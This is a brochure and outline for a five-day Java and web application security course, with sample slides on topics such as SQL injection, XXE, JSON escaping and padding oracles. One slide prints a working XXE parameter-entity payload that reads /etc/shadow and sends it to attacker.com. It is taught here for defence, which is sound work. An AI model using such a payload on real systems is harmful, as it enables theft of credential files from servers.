scademy
secure coding academy

Java and Web application security master course

CL-JSM | Onsite / Virtual classroom | 5 days

Audience: Java EE developers, software architects and testers
Preparedness: Advanced Java and Web application development
Exercises: Hands-on

Writing web applications in Java can be rather complex – reasons range from dealing with legacy technologies or underdocumented third-party components to sharp deadlines and code maintainability. Yet, beyond all that, what if we told you that attackers were trying to break into your code right now? How likely would they be to succeed?

This course will change the way you look at your Java code. We'll teach you the common weaknesses and their consequences that can allow hackers to attack your system, and – more importantly – best practices you can apply to protect yourself. We cover typical Web vulnerabilities with a focus on how they affect Java web apps on the entire stack – from the Java runtime environment to modern AJAX and HTML5-based frontends. In addition, we discuss the security aspects of the Java platform itself as well as typical Java programming mistakes you need to be aware of. We present the entire course through live practical exercises to keep it engaging and fun.

Writing secure code will give you a distinct edge over your competitors. It is your choice to be ahead of the pack – take a step and be a game-changer in the fight against cybercrime.

Outline:

- IT security and secure coding
- Web application security (OWASP Top Ten 2017)
- Client-side security
- Practical cryptography
- Java security services
- Foundations of Java security
- Secure communication in Java
- Common coding errors and vulnerabilities
- Security of Web services
- Cryptographic vulnerabilities
- Hibernate security
- Spring security

Denial of service

Security testing

Principles of security and secure coding

Knowledge sources

Participants attending this course will:

Understand basic concepts of security, IT security and secure coding

Learn Web vulnerabilities beyond OWASP Top Ten and know how to avoid them

Learn about XML security

Learn client-side vulnerabilities and secure coding practices

Have a practical understanding of cryptography

Learn to use various security features of the Java development environment

Learn about typical coding mistakes and how to avoid them

Get information about some recent vulnerabilities in the Java framework

Understand security concepts of Web services

Learn about JSON security

Understand some recent attacks against cryptosystems

Learn about Hibernate security

Learn about Spring security

Learn about denial of service attacks and protections

Get practical knowledge in using security testing techniques and tools


Get sources and further readings on secure coding practices

Related courses:

- CL-JWA - Java and Web application security (Onsite / Virtual classroom, 3 days)
- CL-WSC - Web application security (Onsite / Virtual classroom, 3 days)
- CL-WTS - Web application security testing (Onsite / Virtual classroom, 3 days)

scademy
secure coding academy

Detailed table of contents



SQL injection protection methods

scademy


- Filtering out certain inputs (black-list)
  - Problem: DROP → DRO/**/P
  - Problem: character encoding (e.g. Unicode)
  - And may also filter out legitimate input...
- Stored procedures
  - But still be careful if you create them dynamically...
- Prepared statements
  - Use a constant string instead of string concatenation, and fill in the parameters through an API
  - Some DBMS even support server-side (filled) prepared statements

```
String query="SELECT * from table WHERE id=" + var;
```

```
String query="SELECT * from table WHERE id=?";
PreparedStatement preparedStatement=conn.prepareStatement(query);
preparedStatement.setInt(1, Integer.parseInt(var));
```

#COMPANY#, #LOCATION#, #DATE#   01 / 21

- A4 - XML external entity (XXE)
  - XML Entity introduction
  - XML external entity attack (XXE) – resource inclusion
  - XML external entity attack – URL invocation
  - XML external entity attack – parameter entities ....
  - Exercise – XXE attack
  - Preventing entity-related attacks
  - Case study – XXE in Google Toolbar
- A5 - Broken access control
  - Typical access control weaknesses
  - Insecure direct object reference (IDOR)
  - Exercise – Insecure direct object reference
  - Protection against IDOR
  - Case study – Facebook Notes
- A6 - Security misconfiguration
  - Security misconfiguration
  - Configuring the environment
  - Insecure file uploads
  - Exercise – Uploading executable files
  - Filtering file uploads – validation and configuration
- A7 - Cross-Site Scripting (XSS)
  - Persistent XSS
  - Reflected XSS
  - DOM-based XSS
  - Exercise – Cross Site Scripting
  - XSS prevention
  - XSS prevention tools in Java and JSP
- A8 - Insecure deserialization
  - Serialization and deserialization basics
  - Security challenges of deserialization
  - Deserialization in Java
  - Denial-of-service via Java deserialization
  - From deserialization to code execution
  - POP payload targeting InvokerTransformer (Java)
  - Real-world Java deserialization vulnerabilities
  - Issues with deserialization – JSON
  - Best practices against deserialization vulnerabilities



XML external entity attack – parameter entities

- Parameter entities can be used only within DTD definition and behave more like code macros
- Parameter entities can be defined with an additional % sign
- Attacker can use it to send the content of a file using a remote DTD definition

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
  <!ENTITY % file SYSTEM "file:///etc/shadow">
  <!ENTITY % incl SYSTEM "http://attacker.com/my.dtd">
%incl;]>
<roottag>&send;</roottag>
```

- Content of the `my.dtd` file

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://attacker.com/?%file;'>">
%all;
```

#COMPANY#, #LOCATION#, #DATE# 01 / 48


Day 2

Web application security (OWASP Top Ten 2017)

- A9 - Using components with known vulnerabilities
  - Vulnerability attributes
  - Common Vulnerability Scoring System – CVSS
- A10 - Insufficient logging and monitoring
  - Detection and response
  - Logging and log analysis
  - Intrusion detection systems and Web application firewalls

Client-side security

- JavaScript security
- Same Origin Policy
- Simple requests ....
- Preflight requests
- JavaScript usage
- JavaScript Global Object
- Dangers of JavaScript
- Exercise – Client-side authentication
- Client-side authentication and password management
- Protecting JavaScript code
- Exercise – JavaScript obfuscation
- Clickjacking
  - Exercise – IFrame, Where is My Car?
  - Protection against Clickjacking
  - Anti frame-busting – dismissing protection scripts
  - Protection against busting frame busting
- AJAX security
  - XSS in AJAX
  - Script injection attack in AJAX
  - Exercise – XSS in AJAX
  - XSS protection in AJAX
  - Exercise CSRF in AJAX – JavaScript hijacking
  - CSRF protection in AJAX
  - MySpace worm
  - AJAX security guidelines




Simple requests scademy

- HTTP access control - rules and restrictions of sending and receiving
- **Simple requests**
  - For **GET** and **HEAD** requests
  - Also for **POST**, but only for the following `Content-Types`:
    - `text/plain`
    - `application/x-www-form-urlencoded`
    - `multipart/form-data`
  - The response is received only from the same origin
    - Browser will block it - if the request came from a JavaScript, an error will occur in the callback
  - However, sending is enough to steal information

#COMPANY#, #LOCATION#, #DATE# 02 / 16

- HTML5 security
  - New XSS possibilities in HTML5
  - Client-side persistent data storage
  - HTML5 clickjacking attack – text field injection
  - HTML5 clickjacking – content extraction
  - Form tampering
  - Exercise – Form tampering
  - Cross-origin requests
  - HTML proxy with cross-origin request..
  - Exercise – Client side include



HTML proxy with cross-origin request


- Can we do a HTTP proxy with this?

```
function xhr()
{
  …
  XHr.onreadystatechange=function()
  {
    if (XHr.readyState == 4)
    {
      document.getElementById("go").innerHTML =
                                        XHr.responseText;
    }
  }
  …
}
```

- Reverse Web shell: a Javascript (XSS) tunneling HTTP

Practical cryptography

- Rule #1 of implementing cryptography..
- Cryptosystems
  - Elements of a cryptosystem
  - Java Cryptography Architecture / Extension (JCA/JCE)
  - Using Cryptographic Service Providers
- Symmetric-key cryptography
  - Providing confidentiality with symmetric cryptography
  - Symmetric encryption algorithms
  - Modes of operation
  - Private (symmetric) key cryptography in Java



Rule #1 of implementing cryptography


- Rule #1 of implementing cryptography

"Don't do it!"

- Don't invent your own algorithms
  - *'It will be more secure because nobody knows how it works'* is a common misconception
  - This bad approach is called ***security by obscurity***
- Don't implement existing algorithms either
  - Using available implementations from established libraries is more secure *and* more efficient anyway

#COMPANY#, #LOCATION#, #DATE# D2 / 63

- Other cryptographic algorithms
  - Hash or message digest
  - Hash algorithms
  - SHAttered
  - Hashing in Java: MessageDigest class
  - MAC and password-based encryption in Java: Mac class
  - Message Authentication Code (MAC)
  - Providing integrity and authenticity with a symmetric key.............
  - Random number generation
    - Random numbers and cryptography
    - Cryptographically-strong PRNGs
    - Weak and strong PRNGs in Java
    - Hardware-based TRNGs
    - Exercise RandomTest
    - Using random numbers in Java – spot the bug!
- Asymmetric (public-key) cryptography
  - Providing confidentiality with public-key encryption



Providing integrity and authenticity with a symmetric key

#COMPANY#, #LOCATION#, #DATE# D2 / 86

- Rule of thumb – possession of private key
- The RSA algorithm
  - Introduction to RSA algorithm
  - Encrypting with RSA
  - Combining symmetric and asymmetric algorithms
  - Digital signing with RSA
  - Exercise Sign

- Public Key Infrastructure (PKI)
  - Man-in-the-Middle (MitM) attack
  - Digital certificates against MitM attack
  - Certificate Authorities in Public Key Infrastructure
  - X.509 digital certificate
  - The Java Keystore (JKS)
  - Java Certification Path (CertPath)


Java security services

- Java security services – architecture

Day 3

Foundations of Java security

- The Java environment
- Low-level security – the Java language and environment
  - Java language security
  - Type safety
  - Automatic memory management
  - Java execution overview
  - Bytecode Verifier
  - Class Loader
  - Protecting Java code
- High-level security – access control
  - Protection domains
  - Security Manager and Access Controller
  - Permission checking
  - Effects of doPrivileged
  - Allowing untrusted code to load arbitrary classes


Java execution overview

scademy

#COMPANY#, #LOCATION#, #DATE#   03 / 8


- Code signing in Java
    - Code signing
    - Code signing considerations and best practices
    - Package sealing
    - Exercise Jars – Code signing

Secure communication in Java

- SSL and TLS
- Usage options
- Security services of TLS
- SSL/TLS handshake

Common coding errors and vulnerabilities

- Input validation
    - Input validation concepts
    - Integer problems
        - Representation of negative integers
        - Integer overflow..
        - Exercise IntOverflow
        - What is the value of Math.abs(Integer.MIN_VALUE)?
        - Integer problem – best practices
    - Path traversal vulnerability
        - Path traversal – weak protections
        - Path traversal – best practices
        - Case study – Insufficient URL validation in LastPass
    - Unvalidated redirects and forwards
    - Unsafe native calls
        - Unsafe JNI
        - Exercise Unsafe JNI
    - Unsafe reflection
        - Implementation of a command dispatcher
        - Unsafe reflection – spot the bug!
        - Mitigation of unsafe reflection
    - Log forging
        - Some other typical problems with log files



Integer overflow


- An arithmetic integer overflow occurs when an integer value is incremented to a value that is too large to store in the associated representation
- Most programming languages / development frameworks do not prevent this overflow
    - They do not even indicate it (e.g. throw an exception)

4-bit signed in two's complement
4-bit unsigned in two's complement

#COMPANY#, #LOCATION#, #DATE# 03 / 40

Security of Web services

- Securing web services – two general approaches
- SOAP - Simple Object Access Protocol
- Security of RESTful web services
  - Authenticating users in RESTful web services
  - Authentication with JSON Web Tokens (JWT)
  - Authorization with REST
  - Vulnerabilities in connection with REST
- XML security
  - Introduction
  - XML parsing
  - XML injection
    - (Ab)using CDATA to store XSS payload in XML
    - Exercise – XML injection
    - Protection through sanitization and XML validation
    - XML bomb
    - Exercise – XML bomb
  - XML Signature
    - XML Signature introduction
    - XML Signature structure
    - Hash collision with XML Digital Signature
    - XML canonicalization
    - Signing XML documents – spot the bug!
    - XML Signature Wrapping (XSW) attack
    - XML Signature Wrapping – countermeasures
- JSON security
  - Introduction
  - Embedding JSON server-side...
  - JSON injection
  - JSON hijacking
  - Case study – XSS via spoofed JSON element



Embedding JSON server-side

- When an initial block of JSON is put to the page
- Do not insert the JSON into the page directly

```
<script> var initData = <%= data.to_json %>; </script>
```

  - Always use escaping!
- Also, ensure that the returned `Content-Type` header is `application/json` and not `text/html`
  - Otherwise the browser may execute an injected script

```
<script id="init_data"
        type="application/json">
  <%= html_escape(data.to_json) %>
</script>
```

```
//Client-side JavaScript code handling this
var dataElement = document.getElementById('init_data');
var jsonText = dataElement.textContent;
var initData = JSON.parse(html_unescape(jsonText));
```


#COMPANY#, #LOCATION#, #DATE#

D3 / 111

Day 4

Cryptographic vulnerabilities

- Protocol-level vulnerabilities
  - BEAST
  - CRIME
  - TIME
  - TIME without MitM
  - BREACH
  - Protecting against CRIME/TIME/BREACH
  - FREAK
  - FREAK – attack against SSL/TLS
  - Logjam attack
- Padding oracle attacks
  - Adaptive chosen-ciphertext attacks
  - Padding oracle attack
  - CBC decryption
  - Padding oracle example
  - Lucky Thirteen
  - POODLE




Padding oracle example

scademy
c_1
D_k
AES128-CBC
IV
p_1
59 A5 BD 8A 4E 56 0A 47 52 95 AD 46 0C 38 4A C2
76 65 72 79 73 65 63 72 65 74 6D 65 73 73 61 67
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
76 65 72 79 73 65 63 72 65 74 6D 65 73 73 61 67
PADDING_ERROR

#COMPANY#, #LOCATION#, #DATE# D4 / 28

Common coding errors and vulnerabilities

- Improper use of security features
  - Typical problems related to the use of security features
  - Password management
    - Exercise – Weakness of hashed passwords
    - Password management and storage
    - Brute forcing
    - Special purpose hash algorithms for password storage
    - Argon2 and PBKDF2 implementations in Java
    - bcrypt and scrypt implementations in Java
    - Case study – the Ashley Madison data breach
    - Typical mistakes in password management
    - Exercise – Hard coded passwords
  - Insufficient anti-automation
    - Captcha
    - Captcha weaknesses
  - Accessibility modifiers
    - Accessing private fields with reflection in Java
    - Exercise Reflection – Accessing private fields with reflection



Password management and storage


- Hashed passwords are still vulnerable to
  - Password guessing: blank, user's name, etc.
  - Dictionary attacks
    - Can be also done with search engines
  - Brute force attacks
    - Supported by pre-computed Rainbow tables
- Best practices
  - Enforce password policy (even better: use passphrase)
  - Use a slow hash function, like bcrypt or PBKDF2
  - Salting:

#COMPANY#, #LOCATION#, #DATE# D4 / 49

- Exercise ScademyPay – Integrity protection weakness

Hibernate security

- Hibernate security overview
  - The Hibernate framework and ecosystem
  - Persistence-related security issues
- Hibernate-specific vulnerabilities
  - HQL injection
  - Bypassing the HQL lexer
  - ASTification example
  - HQL injection exercise
  - Protection against HQL injection
  - Persisting tainted objects (XSS)
  - Hibernate Validator
  - Hibernate Validator example
  - The equals() and hashCode() problem
  - Other Hibernate related issues and recommendations
  - Other query possibilities in Hibernate
  - Case studies – Some weaknesses of the Hibernate platform
    - CVE-2014-3558: Restriction bypass by ReflectionHelper
    - CVE-2016-1595: Service Desk HQL Injection Vulnerability



Hibernate Validator example

- Hibernate Validator is easy to use by adding constraint annotations to persistent objects (JavaBeans)

```
public class Car {

    @NotNull
    private String manufacturer;

    @NotNull
    @Size(min = 2, max = 14)
    private String licensePlate;

    @Min(2)
    private int seatCount;

    @SafeHtml
    private String comment;
    // ...
}
```

#COMPANY#, #LOCATION#, #DATE# 04 / 90

Spring security

- Spring security overview
  - What makes Spring different?
  - Spring modules
  - Inversion of Control
  - Aspect Oriented Programming (AOP)
  - Aspect Oriented Programming (AOP) and security
- The Spring Security framework
  - Spring Security overview
  - Integrating the Spring Security framework
  - Spring Security - authentication
    - The authentication process
    - Authentication code example
    - CSRF protection in Spring

- Spring Security - authorization
    - The authorization process
    - Page-level authorization
    - Customizing FilterSecurityInterceptor
    - Exercise: Spring Security authentication example................................
    - Defining and working with ACLs
    - SpEL integration with Spring Security access control
    - Custom authorization
    - Using a custom PermissionEvaluator
- Method-level security
    - Method-level security using SpEL

Exercise: Spring Security authentication example

- We will create an application using Spring Security form login with database (change dir to `Spring/Auth`)
    - Users already created (`user1`/`pw1` and `admin`/`adminadmin`)
- Check source code: `MainController.java`
    - In `Auth/src/main/java/com/scademy/web/controller`
- And the JSP files
    - In `Auth/src/main/webapp/WEB-INF/pages`
- To restrict access to the admin page, uncomment `intercept-url` in
    - In `Auth/src/main/webapp/WEB-INF/spring-security.xml`


#COMPANY#, #LOCATION#, #DATE# D4 / 120

<u>Day 5</u>

Common coding errors and vulnerabilities

- Improper error and exception handling

    - Typical problems with error and exception handling
    - Empty catch block ....
    - Overly broad throws
    - Overly broad catch
    - Using multi-catch
    - Returning from finally block – spot the bug!
    - Catching NullPointerException
    - Exception handling – spot the bug!
    - Exercise ScademyPay – Error handling
    - Information leakage through error reporting
- Time and state problems
    - Time and state related problems
    - Concurrency – spot the bug!
    - Calling Thread.run()
    - Race condition in servlets – spot the bug!
    - Race condition – spot the bug!
    - ArrayList vs Vector
- Code quality problems
    - Dangers arising from poor code quality
    - Poor code quality – spot the bug!
    - Unreleased resources
    - Private arrays – spot the bug!
    - Private arrays – typed field returned from a public method



Empty catch block


- Almost all attacks start with the attacker breaking the programmers' assumptions
- We don't handle an exception, because...
    - "This method isn't going to generate any errors..."
    - "Even if an error occurs, it doesn't matter at this point..."

```
try {
    doExchange();
}
catch (RareException e) {
    // this can never happen
}
```

- ... and when the error **does** happen, the program loses the exception and makes it harder to detect the cause of the problem and fix the bug

#COMPANY#, #LOCATION#, #DATE# D5 / 5

- Exercise Object Hijack
- Public method without final – object hijacking
- Serialization – spot the bug!
- Exercise Serializable Sensitive
- Immutable String – spot the bug!
- Exercise Immutable Strings
- Immutability and security
- Case study – The double bug in Java
  - A generic Denial of Service attack against the Java environment
  - The "2.2250738585072012e-308 bug"
  - The double bug in Tomcat
  - The vulnerable code of DoubleValue() in FloatingDecimal.java
  - Triggering the infinite loop
  - Exercise Double Bug
- Problem with inner classes
  - Inner classes – spot the bug!
  - Problem with inner classes
  - The decompiled class file containing an inner class
  - Exercise Inner Class



Triggering the infinite loop


Case Study

- The correction loop will **oscillate**!
- It's not easy to find appropriate values. **But possible!**
  - E.g. `2.2250738585072012e-308`
- First step
  - `dValue before adding ulp()     0x1.0000000000000p-1022`
  - `ulp()                         -0x0.0000000000001p-1022`
  - `dValue after adding ulp()      0x0.fffffffffffffp-1022`
- Second step
  - `dValue before adding ulp()     0x0.fffffffffffffp-1022`
  - `ulp()                         +0x0.0000000000001p-1022`
  - `dValue after adding ulp()      0x1.0000000000000p-1022`
- We are back from where we started…

#COMPANY#, #LOCATION#, #DATE# D5 / 47

Denial of service


- DoS introduction
- Asymmetric DoS
- Case study – Denial-of-service against ICDs
  - Denial-of-service: battery drain
- Regular expression DoS (ReDoS)
  - Exercise ReDoS
  - ReDoS mitigation
  - Case study – ReDos in Stack Exchange
- Hashtable collision attack
  - Using hashtables to store data
  - Hashtable collision
  - Hashtable collision in Java



Security testing

- Functional testing vs. security testing
- Security vulnerabilities
- Prioritization – risk analysis
- Security assessments in various SDLC phases

- General testing approaches
- Source code review
  - Code review for software security
  - Taint analysis
  - Heuristic-based
  - Static code analysis
    - Exercise – Using static code analysis tools
- Testing the implementation
  - Manual vs. automated security testing
  - Penetration testing
  - Stress tests
  - Proxy servers and sniffers
    - Testing with proxies and sniffers
    - Packet analyzers and proxies
    - Exercise – Testing with proxy
    - Proxying HTTPS traffic
    - Case study – The Lenovo Superfish incident
  - Web vulnerability scanners
    - Exercise – Using a vulnerability scanner
    - SQL injection tools
    - Exercise – Using SQL injection tools



Testing with proxies and sniffers

- Proxies and sniffers can be used to understand better the communication between two parties (e.g. HTTP requests and responses)
  - But new packets can be also inserted as well as captured ones can be replayed after some modification
- Can be an efficient tool to test for various problems
  - Fingerprinting the OS and the environment, including testing for configuration settings
  - Map a Web page (spidering)
  - Authentication and session management problems, hijacking / fixation possibilities
  - Information leakage (including credentials)
  - Invalid values – input validation correctness
  - Replay attacks
  - ...

#COMPANY#, #LOCATION#, #DATE# 05 / 99

Principles of security and secure coding

- Matt Bishop's principles of robust programming
- The security principles of Saltzer and Schroeder

Knowledge sources

- Secure coding sources – a starter kit
- Vulnerability databases
- Java secure coding sources
- Recommended books – Java